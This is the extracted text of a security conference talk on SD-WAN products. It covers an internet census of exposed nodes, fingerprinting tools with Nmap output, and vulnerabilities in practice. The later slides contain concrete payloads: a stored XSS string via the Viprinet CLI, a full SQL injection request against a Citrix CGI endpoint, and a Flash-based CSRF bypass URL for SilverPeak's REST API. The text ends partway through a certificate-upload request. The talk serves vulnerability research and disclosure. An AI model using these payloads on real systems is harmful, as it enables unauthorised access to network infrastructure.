



SD-WAN

Yet Another Way to Unsafe Internet

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SD WAN
NEW HOPE

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 - SD-WAN Harvester
 - SD-WAN Infiltrator
 - Grinder Framework
 - Papers
 - SD-WAN Internet Census
 - SD-WAN Threat Landscape



<https://github.com/sdnewhop/>

Disclaimer (1/2)

- Please note, that this talk is by Oleg and Denis
- We don't speak for our employers
- All the opinions and information here are of our responsibility

Disclaimer (2/2)

- Unfortunately, this talk is not about sophisticated hacking techniques
- The one is about the current state of SD-WAN product security and typical vulnerabilities you can meet as a pentester or security researcher




SD-WAN News Bytes

- A vendor says its solution has the capability of “stitching together” SD-WAN and Ethernet networks
- Service providers are using SD-WAN to provide network agility
- An SD-WAN router has an artificial intelligence (AI)-based routing service
- A vendor announced that it would be unifying its security and SD-WAN
- Another major trend in SD-WAN is the growing sophistication of network monitoring

<https://www.sd-wan-experts.com/blog/news-march-14/>

SD Everywhere



Questions


- How many SD-WAN nodes are on the Internet?
- Common security level of SD-WAN products
- Why traditional web vulns have additional impact in SD-WAN?
- Security of SD-WAN specific mechanisms
- Crypto in SD-WAN



Agenda

- SD-WAN Essence
- SD-WAN Internet Census
- SD-WAN Vulnerabilities in Practice




SD-WAN Essence





Traditional WAN vs Software-defined WAN



Source: <http://www.abusedbits.com/2017/01/modern-network-areas-in-software-defined.html>

Are SD-WANs secure?

SECURITY!

SD-WAN is Driving a New Approach to Security

by Derek Granath | Published Feb 6, 2018

<http://blog.silver-peak.com/sdwan-driving-new-approach-to-security>

The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

<https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it>

Four Reasons Why SD-WAN Makes Sense

By [Peter Scott](#), SD-WAN Contributor

2. Better Security

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

<https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm>



A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

The Rise of the SD-WAN

August 2, 2017
By [Tony Bardo](#)

<https://www.afcea.org/content/rise-sd-wan>

The Security of SD-WAN



Michael Wood, Vice President - Marketing, VeloCloud Networks,
6/5/2017

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



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Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

“SD-WAN is perfectly safe for implementing wide-area networks affordably, efficiently and securely.”

Perfectly safe?
Not exactly...



SD-WAN Security

- **No major design flaws in SDN/NFV/SD-WAN concept, but...**
- At the present time, SD-WAN is a dangerous mix of
 - web technologies
 - outdated or unsupported open source projects
 - machine learning
 - packages with known vulnerabilities
 - data plane programming
 - new custom cryptography protocols
 - virtualization and clouds
 - immature network security mechanisms


SD-WAN Internet Census

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- Best effort approach
- Crafted Shodan and Censys queries
- Found version disclosure patterns
- Developed tools
 - [SD-WAN Harvester](#)
 - [SD-WAN Infiltrator](#)
 - [Grinder Framework](#)



SD-WAN Harvester



Last scan: October, 2018

<https://github.com/sdnewhop/sdwan-harvester/tree/master/samples>

SD-WAN Infiltrator


- NSE script
- Supports 25 vendors
- SD-WAN discovery
- SD-WAN fingerprinting

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT      STATE      SERVICE
80/tcp    open       http
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|   host_port: 80
443/tcp   open       https
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|   host_port: 443
161/udp  open|filtered snmp
```

The Grinder Framework (under development)

- Internet-connected devices census framework
- Various API (Censys, Shodan, ...?)
- Unified query language
- Possible targets
 - SDN
 - SCADA
 - MQTT
 - DICOM



SD-WAN INTERNET CENSUS

or
How to Find SD-WANs and not to Lose
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
Old Good Web Vulns

Viprinet Stored XSS

CLI Interface

```
# set NAME <svg/onload=alert(ViprinetSessionId)>
OK 0 lines following; Property value set
# ls
OK 10 lines following; Listing
NAME String "Name" <svg/onload=alert(ViprinetSessionId)>
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
```

Viprinet Stored XSS via CLI



Certificate Fingerprint

Editor

Properties

Remote router's SSL certificate fingerprint:

Require valid fingerprint:

Connection password:

Enabled:

Push routes through tunnel:

Accept incoming routes:

Tunnel name:

This router serves as VPN Hub:

IP for this tunnel to connect to (only for VPN Nodes):

Minimum number of connected Channels:

Minimum Backup Score:

Create channels automatically (VPN Hubs only):

Functions

Permissions

Read access:

Write access:

Tools

When the tunnel is connecting, the SHA1 fingerprint of the remote routers SSL certificate is compared to the value configured here.

Validating the fingerprint is important to prevent men-in-the-middle attacks where someone would by forging the remote routers IP would trick you into connecting to their device instead of your own.

It is highly recommended to manually copy the remote routers SSL certificate fingerprint to over here. In case you don't do this, on the very first connect of this tunnel to the remote device, the fingerprint will be taken and stored here. On future reconnects, the fingerprint taken from that device will be compared to the one stored here, to make sure it is really still the same device we are talking to.

Note: In a Hub redundancy setup, a Hub taking over the identity of a dropped out VPN Hub will also take over the certificate and its fingerprint, so it will still match. The same is the case if you copy and restore a backup of the remote VPN Hub to a new device. Due to this, the fingerprint taken first should always match for future connections. If it doesn't there is a high chance someone is trying to run a MITM attack on you!

Citrix SD-WAN SQL Injection



Citrix SQL Injection in events_download.cgi

```
POST /events_download.cgi HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi?title=delete
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie:
Connection: close
Upgrade-Insecure-Requests: 1

:=1 union select database()
```

Response will contain a **gzip** archive with **events.csv** file.
CBVW_Events database name will be in the file

The Good Old Friend
CSRF

CSRF in SD-WAN

- SD-WAN webapps don't implement CSRF protection entirely or do it wrong
- The favorite method is Content-type header check, but...
- There is the [SWF-based JSON CSRF exploit](#) that bypasses that check
- Vulnerable systems
 - Citrix NetScaler SD-WAN
 - Viptela REST API
 - SilverPeak EdgeConnect

SilverPeak REST API CSRF

- If and only if Content-Type value equals to “`application/json`” then a request is handled by the application
- This attack allows remote attackers to perform critical actions like setting BGP parameters, changing web configuration, adding users, etc. on behalf of an administrator
- It's possible to bypass this CSRF protection using Flash
- `http://10.1.0.135/test.swf?jsonData={"issue":"111","motd":"test"}&php_url=http://10.1.0.135/test.php&endpoint=https://54.158.216.59/8.1.4.9_65644/rest/json/banners`

Certificate Uploading

```
POST /cgi-bin/install_apnaware_cert.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=aware_certs
Content-Type: multipart/form-data; boundary=-----252812601814207
Content-Length: 1318
